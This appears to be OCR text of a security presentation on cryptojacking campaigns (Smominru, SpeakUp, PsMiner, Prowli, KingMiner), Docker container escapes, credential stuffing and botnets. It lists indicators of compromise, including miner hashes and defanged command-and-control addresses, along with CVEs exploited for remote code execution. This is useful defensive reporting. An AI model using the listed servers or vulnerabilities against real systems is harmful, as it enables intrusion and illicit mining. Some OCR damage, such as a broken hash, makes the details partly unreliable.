
MALEVOLENT MINERS & MORE

THE RISE OF CRYPTOMINERS


- CoinHive browser-based mining service Sept. 2017
- Increased 8500% in 2017 with rise of bitcoin
- Increased 83% in 2018. 5 million vs 2.7 million attacks
- Ransomware declined: 124,320 to 71,540
- Malevolence: EternalBlue and EternalSynergy exploits
- Ransomware repurposed as malicious miners: XiaoBa.

SMOMINRU

- GIANT mining rig January 2018
- $2.3 Billion revenue
- Infected 526,000 devices
- Mined Monero using EternalBlue exploit
- Withstood sinkholing, came back with new IPs
- Used Windows Management Infrastructure (WMI)


r2r2 worm
Compromised CMS servers
Victim Server
crypto mining
Mining Pools
virtual coins
Prowli
Hacker
per visitor
Traffic Monetizer
roi777
per click/ download/call
Scam Operator
money/ data/access
Visitor to infected website
GuardiCore
OPERATION PROWLI

DOCKER RIGS MINED



- Leverages CVE -2019-5736
- Container escape
- Overwrite the runc binary on system
- Ports 2375 and 2376 open

WEAPONIZATION OF DOCKER

- Launch more attacks with masked IPs
- Create a botnet
- Host services for phishing campaigns
- Steal credentials and data
- Pivot attacks to the internal network

SPEAKUP

- Backdoor Trojan cryptominer
- 6 Linux distros & MacOS
- Targeting Asia,Latin America
- Mines Monero using XMRig
- Persistence
- Initial infection via CVE-2018-20062 ThinkPHP remote code execution vulnerability
- None of VirusTotal's engines detected it




Figure 2: SpeakUp's propagation rate per day

RESOURCES: IOCs

XMRig Miners:

f79be3df4cbfe8102804079673 3ab07f
a21a3d782d30b51515834a7bf68adc8e
c572a10ca12f3bd9783c6d576aa080fb
b60ec230644b740ca4dd6fd45059a4be
5e6b6fcd7913ae4917b0cdb0f09bf539
ae875c496535be196449547a15205883
068d424a1db93ec0c1f90f5e501449a3
996e0c8190880c8bf1b8ffb0826cf30f

C & C servers:

67[.]209.177.163

173[.]82.104.196

5[.]196.70.86

120[.]79.247.183

5[.]2.73.127/lnsqqFE2jK/pprtnp153WWW.php

Speakupomaha[.]com/misc/ui/images/Indxe.php

Linuxservers[.]ooowebhostapp[.]com/hp.html

linuxsrv134[.]xp3[.]biz

https://research.checkpoint.com/speakup-a-new-undetected-backdoor-linux-trojan/

SPREADS BY RCE VIA THESE:

- CVE-2012-0874: JBoss Enterprise Application Platform Multiple Security Bypass Vulnerabilities.
- CVE-2010-1871: JBoss Seam Framework
- JBoss AS 3/4/5/6: CVE-2017-10271: Oracle WebLogic wls-wsat Component Deserialization RCE
- CVE-2018-2894: Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware.
- Hadoop YARN ResourceManager - Command Execution
- CVE-2016-3088: Apache ActiveMQ Fileserver File Upload

PSMINER

- Modular malware
- Targets: known vulns in Elasticsearch, Hadoop, PHP, WebLogic
- Spreads by worm Systmctl.exe
- Living off the Land: PowerShell drops malicious payload "Windows Update"
- Creates Windows service task to relaunch every 10 minutes
- Persistence
- Miner: XMRig CPU custom miner


ACCOUNT TAKEOVER

- 3.2 billion January – April 2018 (Akamai)
- 8.3 billion May – June 2018
- Credential Stuffing
- Low Risk, High Gain
- Mitigation vs User Experience
- Stealth mode vs Noisy

BOTNETS AND TROJANS FOREVER


- Emotet Malware: delivery as a service
- Qakbot - Powershell and Mimikatz
- Black Botnet and Ramnit
- Dark Cloud botnet and GOZI ISFB bank trojan
- Necurs and FlawwedAmy RAT


ATTACK: KINGMINER




https://research.checkpoint.com/kingminer-the-new-and-improved-cryptojacker/

